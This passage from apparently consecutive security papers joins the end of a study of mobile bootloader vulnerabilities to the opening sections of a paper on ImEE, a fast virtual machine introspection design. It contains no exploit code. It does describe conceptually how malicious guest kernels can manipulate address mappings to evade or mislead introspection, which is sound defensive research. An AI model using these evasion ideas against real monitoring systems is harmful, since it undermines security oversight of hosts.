Automatic Vulnerability Discovery Our approach, as outlined in Section 6, attempts to automatically locate vulnerabilities statically. Other approaches include fully-dynamic analysis, such as coverage-based fuzzing [36], or hybrid systems, such as Driller [10] and Dowser [29], which switch between the static and dynamic analysis to overcome the limitations of both. Unfortunately, we could not use any approach leveraging concrete dynamic execution, as it is currently impossible to overcome the tight coupling of bootloaders and the hardware they run on. Previous work has looked into hardware-in-the-loop approaches [35, 15] to address this issue, by passing events directed at hardware peripherals to a real hardware device tethered to the analysis system. Unfortunately, none of this work can be adapted to our platform, as the hardware under analysis lacks the necessary prerequisites (e.g., a JTAG interface or a completely unlocked primary bootloader) that would be needed.

Many previous works have also proposed statically locating memory corruption vulnerabilities, including Mayhem [5] and IntScope [32], focusing on user-land programs. These approaches are not directly applicable to our goals, since in our work we are not focusing solely on memory corruption and our analysis requires an ad-hoc modeling and identification sources and sinks. FirmAlice [27] proposes a technique for locating authentication bypass vulnerabilities in firmware. The vulnerabilities we wish to locate stem from the presence and specific uses of "user input" (in this case, data from the non-volatile storage), whereas FirmAlice can detect its absence, en route to a pre-defined program state.

10 Conclusion

We presented an analysis of modern mobile device bootloaders, and showed that current standards and guidelines are insufficient to guide developers toward creating secure solutions. To study the impact of these design decisions, we implemented a static analysis approach able to find locations where bootloaders accept input from an adversary able to compromise the primary operating system, such as parsing data from partitions on the device's non-volatile storage. We evaluated our approach on bootloaders from four major device manufacturers, and discovered six previously-unknown memory corruption or denial of service vulnerabilities, as well as two unlock-bypass vulnerabilities. We also proposed mitigation strategies able to both limit the attack surface of the bootloader and enforce various desirable properties aimed at safeguarding the security and privacy of users.

Acknowledgements

We would like to thank our reviewers for their valuable comments and input to improve our paper. We would also like to thank Terry O. Robinson for several insightful discussions. This material is based on research sponsored by the Office of Naval Research under grant numbers N00014-15-1-2948 and N00014-17-1-2011, the DARPA under agreement number N66001-13-2-4039 and the NSF under Award number CNS-1408632. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA, or the U.S. Government. This work is also sponsored by a gift from Google's Anti-Abuse group.

References

[1] ARM. ARM TrustZone. http://www.arm.com/products/processors/technologies/trustzone/index.php, 2015.

[2] BAZHANIUK, O., BULYGIN, Y., FURTAK, A., GOROBETS, M., LOUCAIDES, J., MATROSOV, A., AND SHKATOV, M. Attacking and Defending BIOS in 2015. In *REcon* (2015).

[3] BAZHANIUK, O., LOUCAIDES, J., ROSENBAUM, L., TUTTLE, M. R., AND ZIMMER, V. Symbolic execution for bios security. In *Proceedings of the 2015 USENIX Conference on Offensive Technologies* (Washington, DC, USA, 2015), WOOT'15.

[4] BULYGIN, Y., FURTAK, A., AND BAZHANIUK, O. A tale of one software bypass of Windows 8 Secure Boot. *Black Hat USA* (2013).

[5] CHA, S. K., AVGERINOS, T., REBERT, A., AND BRUMLEY, D. Unleashing mayhem on binary code. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy* (San Jose, CA, USA, 2012), SP '12.

[6] GITHUB. ARM Trusted Firmware. https://github.com/ARM-software/arm-trusted-firmware, 2017.

[7] GOOGLE. https://support.google.com/nexus/answer/6172890?hl=en, 2016.

[8] GOOGLE. Verifying Boot. https://source.android.com/security/verifiedboot/verified-boot.html, 2017.

[9] GSMA. Anti-theft Device Feature Requirements, 2016.

[10] HALLER, I., SLOWINSKA, A., NEUGSCHWANDTNER, M., AND BOS, H. Dowsing for overflows: A guided fuzzer to find buffer boundary violations. In *Proceedings of the 2013 USENIX Conference on Security* (Washington, DC, USA, 2013), SEC'13.

[11] HEX-RAYS. IDA Pro. https://www.hex-rays.com/products/ida/index.shtml, 2017.

[12] HUDSON, T., KOVAH, X., AND KALLENBERG, C. ThunderStrike 2: Sith Strike. *Black Hat USA* (2015).

[13] HUDSON, T., AND RUDOLPH, L. Thunderstrike: Efi firmware bootkits for apple macbooks. In *Proceedings of the 2015 ACM International Systems and Storage Conference* (New York, NY, USA, 2015), SYSTOR '15.

[14] KALLENBERG, C., KOVAH, X., BUTTERWORTH, J., AND CORNWELL, S. Extreme privilege escalation on Windows 8/UEFI systems. *BlackHat, Las Vegas, USA* (2014).

[15] KOSCHER, K., KOHNO, T., AND MOLNAR, D. SURROGATES: enabling near-real-time dynamic analyses of embedded systems. In *Proceedings of the 2015 USENIX Conference on Offensive Technologies* (Washington, D.C., 2015), WOOT'15.

[16] LADY, K. Sixty Percent of Enterprise Android Phones Affected by Critical QSEE Vulnerability. https://duo.com/blog/sixty-percent-of-enterprise-android-phones-affected-by-critical-qsee-vulnerability, 2016.

[17] MICRON TECHNOLOGIES. eMMC Security Features, 2016.

[18] MING, J., WU, D., XIAO, G., WANG, J., AND LIU, P. Taintpipe: Pipelined symbolic taint analysis. In *Proceedings of the 2015 USENIX Conference on Security Symposium* (Washington, DC, USA, 2015), SEC'15.

[19] MITRE. LK bootloader security vulnerability, CVE-2014-9798. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9798.

[20] MUTTI, S., FRATANTONIO, Y., BIANCHI, A., INVERNIZZI, L., CORBETTA, J., KIRAT, D., KRUEGEL, C., AND VIGNA, G. Baredroid: Large-scale analysis of android apps on real devices. In *Proceedings of the 2015 Annual Computer Security Applications Conference* (New York, NY, USA, 2015), ACSAC 2015.

[21] OUTLER, A. Have you paid your linux kernel source license fee? https://www.xda-developers.com/have-you-paid-your-linux-kernel-source-license-fee/, March 2013.

[22] QUALCOMM. (L)ittle (K)ernel based Android bootloader. https://www.codeaurora.org/blogs/little-kernel-based-android-bootloader.

[23] RAMOS, D. A., AND ENGLER, D. Under-constrained symbolic execution: Correctness checking for real code. In *Proceedings of the 2015 USENIX Conference on Security Symposium* (Washington, DC, USA, 2015), SEC'15.

[24] RAWAT, S., MOUNIER, L., AND POTET, M.-L. Static taint-analysis on binary executables, 2011.

[25] ROL. ring of lightning. https://rol.im/securegoldenkeyboot/, 2016.

[26] RUTKOWSKA, J. Intel x86 considered harmful, 2015.

[27] SHOSHITAISHVILI, Y., WANG, R., HAUSER, C., KRUEGEL, C., AND VIGNA, G. Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware. In *Proceedings of the 2015 Network and Distributed System Security Symposium* (San Diego, CA, USA, 2015), NDSS 2015.

[28] SHOSHITAISHVILI, Y., WANG, R., SALLS, C., STEPHENS, N., POLINO, M., DUTCHER, A., GROSEN, J., FENG, S., HAUSER, C., KRUEGEL, C., AND VIGNA, G. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy* (San Jose, CA, USA, 2016), SP '16.

[29] STEPHENS, N., GROSEN, J., SALLS, C., DUTCHER, A., WANG, R., CORBETTA, J., SHOSHITAISHVILI, Y., KRUEGEL, C., AND VIGNA, G. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the 2016 Network and Distributed System Security Symposium* (San Diego, CA, USA, 2016), NDSS 2016.

[30] VAAS, LISA. Smartphone anti-theft kill switch law goes into effect in California, 2015.

[31] WANG, S., WANG, P., AND WU, D. Reassembleable disassembling. In *Proceedings of the 2015 USENIX Conference on Security Symposium* (Washington, DC, USA, 2015), SEC'15.

[32] WANG, T., WEI, T., LIN, Z., AND ZOU, W. Intscope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *Proceedings of the 2009 Network and Distributed System Security Symposium* (San Diego, CA, USA, 2009), NDSS 2009.

[33] WANG, X., JHI, Y.-C., ZHU, S., AND LIU, P. Still: Exploit code detection via static taint and initialization analyses. In *Proceedings of the 2008 Annual Computer Security Applications Conference* (Anaheim, CA, USA, 2008), ACSAC '08.

[34] WOJTCZUK, R., AND KALLENBERG, C. Attacking UEFI boot script. In *31st Chaos Communication Congress (31C3)* (2014).

[35] ZADDACH, J., BRUNO, L., FRANCILLON, A., AND BALZAROTTI, D. AVATAR: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares. In *Proceedings of the 2014 Network and Distributed System Security Symposium* (San Diego, CA, USA, 2014), NDSS 2014.

[36] ZALEWSKI, M. American fuzzy lop. `http://lcamtuf.coredump.cx/afl/`, 2007.

Seeing Through The Same Lens: Introspecting Guest Address Space At Native Speed

Siqi Zhao
Singapore Management University

Xuhua Ding
Singapore Management University

Wen Xu*
Georgia Institute of Technology

Dawu Gu
Shanghai JiaoTong University

Abstract

Software-based MMU emulation lies at the heart of out-of-VM live memory introspection, an important technique in the cloud setting that applications such as live forensics and intrusion detection depend on. Due to the emulation, the software-based approach is much slower compared to native memory access by the guest VM. The slowness not only results in undetected transient malicious behavior, but also inconsistent memory view with the guest; both undermine the effectiveness of introspection. We propose the *immersive execution environment* (ImEE) with which the guest memory is accessed at native speed without any emulation. Meanwhile, the address mappings used within the ImEE are ensured to be consistent with the guest throughout the introspection session. We have implemented a prototype of the ImEE on Linux KVM. The experiment results show that ImEE-based introspection enjoys a remarkable speed up, performing several hundred times faster than the legacy method. Hence, this design is especially useful for real-time monitoring, incident response and high-intensity introspection.

1 Introduction

The thriving cloud computing has kept driving the research on virtual machine introspection (VMI) [14, 18, 19, 21, 23, 29, 33, 34, 35, 36] in the recent years to address the growing security concerns on virtual machines. The center of the VMI research is to bridge the semantic gap [24], namely, to reconstruct the high level kernel semantics by accessing the guest kernel's virtual address space. For instance, the VMI tool in the monitor VM extracts all running processes' identifiers in an untrusted guest VM by traversing the guest kernel's `task_struct` list.

When the tool is deployed inside the target VM, it is trivial to access the guest virtual address space. Nonetheless, such an in-VM introspection [14, 34] induces guest OS modification and is subject to attacks if the guest kernel is subverted. Placing the introspection agent outside of the guest is a more appealing approach. Such an out-of-VM introspection then faces the problem of replicating the guest's virtual address (VA) to host physical address (HPA) translation.

Existing out-of-VM introspection systems [18, 19, 33, 35] tackle the problem using a software-based address translation whereby the MMU's function is replaced by software. As a result, the software-based access is much slower than the native speed access in the guest. The speed inferiority clearly impacts introspection performance, e.g., longer turnaround time to scan the kernel's code section. Moreover, it has several negative security implications. It costs more precious time for live forensics and incident response. It is also incapable of continuously monitoring a critical memory location as the introspection loses the race against the attack running at native speed. Most importantly, it is difficult for the software-based method to maintain consistent VA-to-HPA mappings with the guest kernel, because it is not amenable to tracking and following `CR3` updates in the guest. Inconsistent mappings consequently impair the security of introspection. We stress that the cache mechanism does improve performance, however, at the cost of potential mapping and data inconsistency since the cached mappings and data could be stale.

In fact, mapping consistency can not be assumed for an in-VM introspection scheme without trusting the guest kernel, even though the memory is introspected at native speed. For instance, SIM [34] isolates its monitoring code in an isolated address space whereas it does not prevent the malicious kernel thread from using a different address mapping. The consistency issue persists in the broader scope of system monitoring. As shown by Jang et. al [25], hardware-assisted monitor systems such

*Work was mainly done when visiting SMU as a research assistant.

as Copilot [30] and KI-mon [26] are circumvented by using address translation redirection attacks which deceive the monitor into using a faked mapping.

In this paper, we propose a novel mechanism to allow the introspection code in the monitor VM to access a target guest kernel's virtual address space at native speed and with mapping consistency, despite the kernel-level attacks from the target. The code runs in a carefully designed execution environment named as the *Immersive Execution Environment* (ImEE). During a guest access, the ImEE's MMU walks the present paging structures same as the guest's, pointed to by the `CR3` registers both in the ImEE and in the guest.

We have implemented a prototype of the ImEE on Linux KVM. The experiments demonstrate a remarkable performance boost. As compared to the existing software-based guest access method, the ImEE is several hundred times faster to traverse kernel objects. The ImEE is so lightweight and nimble that it only needs 23μs to activate and 7μs to switch the introspection target, around 200 times faster than the software method. Hence, the ImEE is more attractive to applications desiring strong security, faster response and high speed, for instance, critical data monitoring, virtual machine scanning, and live forensics.

CAVEAT. Our contribution in this paper is complementary to existing out-of-VM introspection systems [19, 18, 29, 33]. Those innovations focus upon more software issues, like efficient kernel-level semantic reconstruction [19] and race conditions [29]. In contrast, it is out of our scope to deal with the high-level issues like which virtual addresses or kernel objects to read and how to reuse the existing kernel code [19]. We expect that, with modest retrofitting, those VMI applications can harness the ImEE as a powerful guest access engine to achieve better performance and stronger security.

ORGANIZATION. The next section briefly reviews the legacy method to access the target VM and analyze its weakness. We present a synopsis of the work in Section 3. The design details of the ImEE and the code running inside are presented in Section 4. The implementation and performance evaluation are described in Section 5 and 6, respectively. We then discuss several related issues in Section 7, and briefly review the literature in Section 8. Lastly, Section 9 concludes the paper.

2 Inadequacy of Software-based Guest Access

It is a common practice in the VMI literature to use the software-based method to translate virtual addresses before accessing a target guest VM. The guest's own paging structures cannot be directly replicated in the monitor VM, because it is incompatible with all software therein. In addition, there is also a security concern that the guest's code or data could be used to attack the monitor VM.

In this software-based approach, the target memory is mapped to the monitor VM as a set of read-only pages. Given a virtual address X, the introspection code walks through all levels of the paging structures, including the Extended Page Tables (EPTs[1]) in the memory to find out the corresponding HPA. It then maps the HPA to its own virtual address space, and finally issues an instruction to read it. Obviously, such a procedure incurs a much longer latency than the native access to X in the guest.

To assess how slow the software-based guest access is in relative to the native speed access, we run a "cat-and-mouse" experiment. The introspection program using LibVMI keeps reading a guest process's `task->cred` pointer, while a guest kernel thread periodically modifies the pointer and the new value stays for 20,000 CPU cycles before being restored. The page-level data cache of LibVMI is disabled to ensure the freshness of every read whereas the translation caches are on since no address mapping is modified. We conduct the experiment for eight times, each lasting 10 seconds. In average, the modification is only spotted after being repeated 60 rounds. In one of the eight rounds, no modification is caught. The experiment result demonstrates that introspection at low speed cannot catch up with the fast-running attacker. It is ill-suited for scenarios demanding quick responses such as live forensics and real-time I/O monitoring.

The slow speed also affects the mapping consistency as the guest malware in the kernel may make transient changes to the page tables, rather than the data. Since walking the paging structures appears instant to the malware using the MMU, but not to the introspection software, the malware's attack on the page tables causes the VMI tool to use inconsistent information obtained from the paging structures.

Caching techniques have been used in order to reduce the latency of guest accesses. For instance, LibVMI [31] introduces three types of caches: the page-level data cache, the VA-to-HPA translation cache and the `pid` to `CR3` cache. While promoting the performance, using the caches is detrimental to effective introspection. Since the guest continuously runs during the introspection, any cached mapping or data is not guaranteed to be consistent with the one in the memory. Moreover, it is difficult for the software-based method with caches to catch up with the pace of `CR3` updates in the guest. Since the guest kernel is untrusted, the introspection cannot presume that all

[1]Throughout this paper, we following Intel's terminology to describe the scheme. It can also be implemented on AMD processors supporting MMU virtualization.

guest threads share the same kernel address space. CR3 synchronization with the guest may lead to cache thrashing which backfires on the introspection performance.

Besides the security related limitations described above, the software method has performance-related drawbacks. It usually has a bulky code base since it has to fully emulate the MMU's behavior, such as supporting 32-bit and 64-bit paging structures as well as different modes and page sizes. Its operation leaves a large memory footprint because of the intensive reliance on data and translation caches. It also suffers from slow-start due to the complex setup. For instance, the LibVMI initialization costs 100 milliseconds according to our measurement. To change the introspection target from one VM to another requires a new setup. With these performance pitfalls, the software-based method is not the best choice for introspection in data centers where the VMI tools may need to scan a large crowd of virtual machines.

3 Synopsis

3.1 Models and Scope

System Model. We consider a multicore platform supporting both CPU and MMU virtualization. Under the management of a bare metal hypervisor, the platform runs a trusted monitor VM and a set of untrusted guest VMs which are the targets of introspection. The platform administrator runs VMI applications inside the monitor VM to introspect the *live* kernel states in the targets without modifying or suspending them.

To avoid ambiguity, we use the "target" to refer to the virtual machine under introspection, and use "guest" with its hardware virtualization notion as in a "guest physical address" (GPA) which refers to the physical address a kernel uses inside a hardware-assisted virtual machine.

Trust Model. We assume all hardware and firmware in the platform behave as expected. We trust the hypervisor and the software in the monitor VM and assume that the adversary cannot compromise the hypervisor or the monitor VM's kernel at launching time and runtime. We do not trust any software running in the target, including the kernel.

Scope of Study. The adversary we cope with resides in the target kernel. Its goal is to stage a *fake* kernel address space view to the VMI application. Namely, its attack causes the VMI application to read those memory bytes that are "thought" to be used by kernel threads but are actually not. Attacks that aim to beat the VMI logic, e.g., manipulating a function pointer not known to the introspection logic, are beyond and orthogonal to our scope of study. Side-channel attacks or denial-of-service attacks are not considered either.

3.2 Basic Idea

Our idea is to create a special computing environment called *Immersive Execution Environment* (ImEE) with a twisted address mapping setting (as in Figure 1). The ImEE's CR3 is synchronized with the target VM's active CR3 so that its MMU directly uses the target's VA-to-GPA mappings. Its GPA-to-HPA mappings are split into two. The GPAs for the intended introspection are translated with the same mappings as in the target VM; the GPAs for the local usage (indicated by the dotted box in Figure 1) are mapped to the local physical pages via separated GPA-to-HPA mappings. With this setting, memory accesses are automatically directed by the MMU into the target and the local memory regions according to the paging structures.




Figure 1: Illustration of the idea of direct usage of the target VM's VA-to-GPA mappings and splitting in GPA-to-HPA mappings. Note that the shadow box is fully controlled by the target (i.e., the adversary).

The paging structure setup in the ImEE ensures mapping consistency with the target VM. Firstly, the ImEE's VA-to-GPA mappings remain the same as the target's, because its CR3 and the target CR3 always point to the same location. Any mapping modification in the target also takes effect in the ImEE simultaneously. Secondly, the hypervisor ensures that the ImEE GPAs intended for introspection are mapped in the same way as within the target. Hence, any VA for introspection is translated with mapping consistency with the target. Note that the VA is accessed at native speed because the MMU performs the address translation.

3.3 Challenges

Suppose that the ImEE has been set up following the idea above with an introspection agent running inside and accessing the target memory. The following design chal-

lenges need to be addressed in order to achieve a successful introspection.

Functionality Challenge. The ImEE agent's virtual address space comprises of the executable code, data buffers to read and write, and the target kernel's address space. Since the agent code and data are logically different from the target kernel, we need a way to properly *split* the GPA domain so that VAs for the local uses are not mapped to the target and VAs for introspection are not mapped to the agent memory.

This challenge to divide the GPA domain is further complicated by two issues. Firstly, the virtual address space layout of the target is not priorly known, because it is entirely dependent on the current thread in the target. Therefore, it is a challenge to device a universal mechanism to load the ImEE agent regardless the target's address space layout. Secondly, read/write operations on the local memory and on the target memory are not distinguishable to the hardware. Therefore, it is difficult to separate access to local pages and target pages. For example, it is difficult to detect whether a VA for introspection is wrongly mapped to the local data (which could be induced by the target kernel inadvertently or willfully) because it does not violate the access permissions on the page table.

Security Challenge. The ImEE is not fully isolated from the adversary. The target VM's kernel has the full control of the VA-to-GPA mappings which affect the resulting HPA. Hence, the adversary can manipulate the ImEE agent's control flow and data flow by modifying the mappings at runtime. Although access permissions can be enforced via the GPA-to-HPA translation, the adversary can still redirect the memory reference at one page to another with the same permissions.

A more subtle, yet important issue, is that the introspection *blind spot*, namely the set of virtual addresses in the target which are not reachable by the ImEE agent. As shown in Figure 2, a VA for introspection is in the blind spot if and only if it is mapped to the GPA for local use. This is because the full address translation ends up with a local page, instead of the target VM's page. The malicious target can turn its pages into the blind spot by manipulating its guest page table. The blind spot issue has two implications. First, detecting its existence efficiently is challenging. Note that it is time-consuming to find out all VAs in the blind spot, because the guest page tables have to be traversed to obtain the GPA corresponding to a suspicious VA. Second, the attacker can manipulate VA to GPA mappings in an attempt to disrupt the execution of the ImEE agent. By manipulate the mappings, the attacker tries to cause invalid code to be executed inside the environment, or cause the introspection to read arbitrary data.




Figure 2: Illustration of the blind spot comprising three virtual pages (in the dark color). Target kernel objects in those pages cannot be introspected since they are mapped to the local memory.

Performance Challenge. Although the ImEE agent accesses the target memory at native speed, we aim to minimize the time for setting it up in order to maximize its capability of quickly responding to real-time events and/or adapting to a new introspection target (e.g., another thread in the target VM or even another target VM). The challenge is how to load the agent into the virtual address space currently defined by the target thread and to prepare the corresponding GPA-to-HPA mappings. Searching in the virtual address space is not an option since it is time-consuming to walk the target VM's paging structures. In addition, it is also desirable to minimize the hypervisor's runtime involvement, because the incurred VM exit and VM entry events cost non-negligible CPU time.

Besides the above three major challenges, there are other minor issues related to the runtime event handling, such as page faults and the target VM's EPT updates. The requirement of Out-of-VM introspection is to minimize intrusive effects on the target. For example, the hypervisor is refrained from modifying the target VM's guest page tables because it leads to execution exceptions in the target. Therefore, the minor issues also need careful treatment.

3.4 System Overview

The ImEE is in essence a special virtual machine which is created and terminated by the hypervisor based on the VMI application's request. Like a normal VM, the ImEE hardware consists of a vCPU core and a segment of physical memory, both (de)allocated by the hypervisor when needed. No I/O device is attached to the ImEE. The ImEE does not have an OS and the only software running in it is the ImEE agent which reads the target memory. Figure 3 depicts an overview of the whole system.

The VMI application can launch the ImEE, put it into




Figure 3: Overview of ImEE-based introspection. The box with dashed lines illustrates the mixture of physical memory. The shadowed regions belong to the target and are not trusted.

sleep, and terminate it. Like a regular VM, the ImEE can also migrate from one logic core to another. While the ImEE is active, it runs in *sessions* which is defined as the tenure of its CR3 content. To kick off a session, the hypervisor either induces a VM exit or intercepting CR3 changes in the target.

4 The Design Details

In this section, we first explain the internals of the ImEE with the focus on the paging structures, and then explain the ImEE agent. We show our design choices for performance where appropriate. Lastly, we describe the life-cycle of ImEE, focusing on the runtime issues such as transitions between sessions.

The approach is to carefully concert system design, e.g., setting the ImEE's EPTs and software design (i.e. crafting the agent) so that the ImEE agent execution straddles between two virtual address spaces: one for the local usage and the other for accessing the target VM.

4.1 ImEE Internals

The ImEE requires a vCPU core which can be migrated from one core to another. It also comprises one executable code frame and one read/writable data frame. The former stores the agent code while the latter stores the agent's input and output data. To differentiate them from the target VM's physical memory, we name them as the *ImEE frames*.

According to the CR3 content, the agent runs either in the *local address space* or the *target address space*, as depicted in Figure 4. When in the local address space, the agent interacts with the VMI application while it runs in the target address space to read the target memory. The code frame is mapped into both spaces while the data frame is mapped in the local address space only.

Local Address Space. The paging structures used in the local address space comprise GPT_L and EPT_L, which




Figure 4: The solid arrows describe the translation for a VA within the ImEE, while the dotted arrows describe the translation inside the target. All target frames accessible to the ImEE agent are set as read-only and non-executable in EPT_T.

map the entire space to the ImEE frames. GPT_L only consists of two pages as shown in Figure 5. The global flag on the GPT_L is set so that the local address space mappings in the TLB are not flushed out during CR3 update. Specifically, only one virtual page is mapped to the data frame while all others are mapped to the code frame. With this setup, the agent code can execute from all but one page. Moreover, the GPAs of the ImEE frames are *not* within the GPA range the target VM uses, which avoids conflict mappings used in the target address space.




Figure 5: The Illustration of GPT_L. All entries in the page table directory point to the same page table page which has one PTE points to the data frame and all other to the code frame.

Target Address Space. The target address space implements our idea in Figure 1. To run the agent in this space, the ImEE CR3 register is synchronized with the target CR3, so that they use the same guest page tables. The GPA-to-HPA mapping used in this space are governed by EPT_T and EPT_C.

All GPAs are mapped to the target frames by EPT_T, except one page is redirected by EPT_C to the ImEE code frame. Specifically, EPT_T is populated with the GPA-to-HPA mappings from the target VM's EPT, except that all target frames are guarded by read-only and non-executable permissions. This stops the agent from modifying the target memory for the sake of non-intrusiveness. It also prevents the adversary from injecting code, because the adversary can place arbitrary bi-

naries to those frames. The permission of the mapping defined by EPT_C is set as *executable-only*. Namely, it cannot be read or written from the target address space.

Note that the ImEE data frame is not mapped in the target address space for two reasons. Firstly, it minimizes the number of GPA pages redirected from the target to the ImEE, and therefore reduces the potential blind spot. Secondly, *all* memory read accesses performed in the target address space are bounded to the target. Therefore, it feasible to configure the hardware to regulate memory accesses so that any manipulation on the target GPT that attempts to redirect the introspection access to the ImEE memory is caught by a page fault exception.

CAVEAT. Address switches inside the ImEE do not cause any changes on the EPT level. The GPA-to-HPA mappings used in one address space are cached in the ImEE TLBs and are not automatically invalidated during switches. Note that EPT_L, EPT_C and EPT_T do not have conflict mappings because they map different GPA ranges. The two address spaces are assigned with different Process-Context Identifier (PCID) avoid undesired TLB invalidation on address space switch.

4.2 ImEE Agent

The ImEE agent is the only piece of code running inside the ImEE, without the OS or other programs. It is granted with Ring 0 privilege so that it has the privilege to read the target kernel memory and to manage its own system settings, such as updating the CR3 register. It is self-contained without external dependency and does not incur address space layout changes at runtime in the sense that all the needed memory resources are priorly defined and allocated.

Our description below involves many addresses. We use Table 1 to define the notations.

	VA	GPA
ImEE data	P_d	GP_d
ImEE code (local addr. space)	P_c	GP_c
ImEE code (target addr. space)	P_c	GP_c'
Target page	P_t	GP_t

Table 1: Address notations. For instance, GP_c is the guest physical address of the ImEE code page in the local address space.

Overview. The main logic of the agent is as follows. Initially, the agent runs in the local address space and reads an introspection request from the data frame. Then it switches to the target address space and reads the targeted memory data from the target memory into the registers. Finally, it switches back to the local address space, dumps the fetched data to the data page and fetches the next request.

The Agent. Figure 6 presents the pseudo code of the agent. The agent has only one code page and one data page. Since the data frame is out of the target address space, all needed introspection parameters (e.g., the destination VA and the number of bytes to read) are loaded into the general-purpose registers (Line 6). For the same reason, the agent loads the target memory data into the ImEE floating-point registers as a cache (Line 12), before switching to the local address space to write to the data frame (Line 17).

```
1:  while TRUE do
2:      /* local address space: Read the request */
3:      repeat
4:          poll the interface lock;
5:      until the lock is off
6:      Read the request from the data frame to
        general-purpose registers;
7:
8:      /* switch to target address space */
9:      Load the target CR3 provided by the hypervisor;
10:
11:     /* target access */
12:     Move n bytes from the target address x to
        floating-point registers;
13:
14:     /*switch to local address space */
15:     Load CR3 with GPT_L;
16:     /* output to data frame */
17:     Move data from the floating-point registers to
        the ImEE data page;
18:     if requested service not completed then
19:         goto Line 9;
20:     end if
21:     Set interface lock;
22: end while
```

Figure 6: The sketch of the ImEE agent's pseudo code

The agent is loaded at P_c in the local address space by the hypervisor. P_c is chosen by the hypervisor such that it is an executable page according to the target's guest page table. Because GPT_L maps the entire VA range (except one page) to the code frame. Therefore, there is an overwhelming probability that P_c is also an executable page in the local address space[2]. Therefore, the agent can execute in the two address spaces back and forth which explain Line 12 and 17 can run successfully without re-

[2]In case P_c is not executable under GPT_L, the hypervisor only needs to adjust the corresponding PTE.

location.

Impact of TLB. No matter whether there is an attack or not, TLB retention has no adverse effect on the introspection. Suppose that the mappings in the local address space are cached in the TLB. When the agent runs in the target address space, the only VAs involved are for the instructions (P_c) and the target addresses (P_t). For VAs in P_c, the cached mapping remains valid because the address mappings are not changed. There are two exclusive cases for P_t. If $P_t \neq P_d$, the translation does not hit any TLB entry because it is never used in the local address space. Otherwise, the TLB entry for P_d is still considered as a miss because of different PCIDs. The same reasoning also applies to the cached mappings in the target address space.

Note that the adversary gains no advantage from a TLB hit on a cached local address space translation. Since EPT_L is available in the target address space, the adversary can manipulate its own page tables to achieve the same outcome as a TLB hit. It can use arbitrary GPA in its page tables.

4.3 Defeating Attacks via the Blind Spot

The introspection security demands the agent execution to have both control flow integrity and data flow integrity. Data confidentiality is also required since the leakage of the introspection targets can help the adversary evade introspection. The EPT settings of the ImEE and of the target ensure that the adversary can only launch side-channel attacks, which is beyond the scope of our study.

The only attack vectors exposed by the ImEE to the adversary are the shared GPT and the target physical memory which are fully controlled by the adversary. The adversary can manipulate the VA-to-GPA mappings for P_c and P_t. Depending on the specific manipulation, either we can detect such attempts by the EPT violation triggered, or the attack does not adversely affect the introspection.

Detecting Blind Spot. The attacks on P_c is defeated by the fact that the code frame is the only executable frame inside the ImEE. Hence, the attack on P_c's mapping, i.e. mapping P_c to a page in GP_t, is doomed to trigger an EPT violation exception. Similarly, mapping P_t to GP'_c also triggers EPT violations because the read is on a execute-only page.

Defeating Mapping Attacks. The attack attempts that manipulate the mappings of P_t do not adversely affect the introspection. Specifically, there are three cases for the GP_t which virtual page P_t which is mapped to by the adversary.

- $GP_t = GP'_c$. Nonetheless, our EPT_C maps the agent code frame non-readable. Therefore, an EPT violation exception is thrown. The hypervisor can find out the faulting VA and reports to the VMI tool. The hypervisor can also reload the agent into a new executable page to introspect the faulting page. This is the same case as in detecting blind spot described above.

- $GP_t \neq GP'_c$, and GP_t is within the pre-assigned GPA range for the target VM. In this case, the ImEE's MMU walks the target VM's GPT and fetches the data in the same way as in the target VM. In other words, the mapping consistency between the ImEE and the target VM is still guaranteed. Although the agent may read invalid data, its execution is not affected by such mappings. The attack has no harm to the execution as it is equivalent to feeding poisonous contents to the VMI application, in the hope to exploit a programming vulnerability. We remark that this is the inevitable risk faced by any memory introspection and can be coped with software security countermeasures.

- GP_t is mapped out of the pre-assigned GPA range for the target. If $GP_t = GP_d$ or $GP_t = GP_c$, the attack causes the agent to read from the ImEE frames; otherwise it causes an EPT page fault as the needed mapping is absent. We do not consider this case as a blind-spot problem, because the target VM's EPT does not have the mapping for GP_t. Hence, the target VM's kernel, including the adversary, is not able to access this page. This attack does not give the adversary any advantage over mapping P_t to an in-range GPA whose physical frame stores the same contents prepared by the adversary. (Note that we do not assume or rely on the secrecy of the introspection code.)

4.4 Operations of ImEE

Initialization. To start the introspection, the hypervisor loads the needed agent code and data into the memory. It initializes EPT_T as a copy of the entire EPT used for the target, and allocates a vCPU core for the ImEE. The ImEE `CR3` is initially loaded with the address of GPT_L.

In case the target's EPT occupies too many pages, the hypervisor copies them in an on-demand fashion. In other words, when the agent's target memory access encounters a missing GPA-to-HPA mapping, the hypervisor then copies the EPT page from the target's EPT. Note that it does not weaken security or effectiveness, because the EPTs are managed by the hypervisor only.

Activation. Based on the VMI application's request, the hypervisor launches the ImEE wherein the agent runs in

the local address space with an arbitrarily chosen virtual address. The start of an session is marked by the target VM's CR3 capture. If it is the first session, the hypervisor may send out an Inter-Processor Interrupt (IPI) to the target VM, or induce an EPT violation to the target, or passively wait for a natural VM-exit (which is more stealthy). After the trapping the core, the hypervisor configures the target's Virtual Machine Control Structure (VMCS) to intercept CR3 updates on it. Namely, the execution of CR3 loading instruction(s) on the captured vCPU triggers a VM exit. Note that the target's other vCPUs (if any) are not affected.

Agent Reloading. Once the target CR3 value is switched, the hypervisor sends an IPI to the ImEE CPU to cause it to trap to the hypervisor. The hypervisor then reloads the agent. If the agent is currently running in the target address space, its CR3 in the VMCS is immediately replaced. The hypervisor then extracts the page frame number from the target's Instruction Pointer (IP). It replaces the page frame number in the ImEE IP with the one in the target IP without changing the offset. Since the agent code lies within one page, preserving the offset allows it to smoothly continue the interrupted execution.

If the agent is in the local address space, the CR3 for the new target address space is saved in a register. The crux of the session transition is to *minimize the hypervisor execution time* as it hinders the ImEE's performance by holding the core.

